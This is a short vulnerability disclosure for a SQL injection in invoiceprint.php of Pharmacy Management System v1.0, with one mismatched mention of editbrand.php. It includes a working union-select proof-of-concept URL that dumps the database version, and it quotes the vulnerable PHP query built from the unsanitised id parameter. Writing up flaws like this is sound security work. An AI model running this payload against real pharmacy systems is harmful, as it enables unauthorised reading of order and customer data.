
Pharmacy Management System v1.0 SQL Injection in invoiceprint.php

Introduction

There is a SQL Injection in editbrand.php in Pharmacy Management System v1.0.

I put all the php files to the web root path, so I use /invoiceprint.php, or it can also be placed at /dawapharma/dawapharma/invoiceprint.php etc.

POC



the "10.3.34-MariaDB-0+deb10ul" is the database version I use, so it is a SQL injection that can echo the content.

POC:

```
/invoiceprint.php?id=-1%27%20union%20select%201,2,3,4,5,6,version(),8,9,0,11,12,13,14,15,16,17,18;--+
```

Vulnerability Analysis

in the invoiceprint.php file, the logic as follows:

```
dawapharma > dawapharma > invoiceprint.php
98                  text-align: left;
99              }
100         </style>
101     </head>
102 <?php
103
104             require_once('constant/connect.php');
105              $sql = "SELECT  * FROM orders WHERE delete_status = 0 and id='".$_GET['id']."' ";
106             //echo $sql;exit;
107 $result = $connect->query($sql);
108 foreach ($result as $row) { //print_r($row);exit;
```

the wabpage use the idparameter as part of sql statement directly.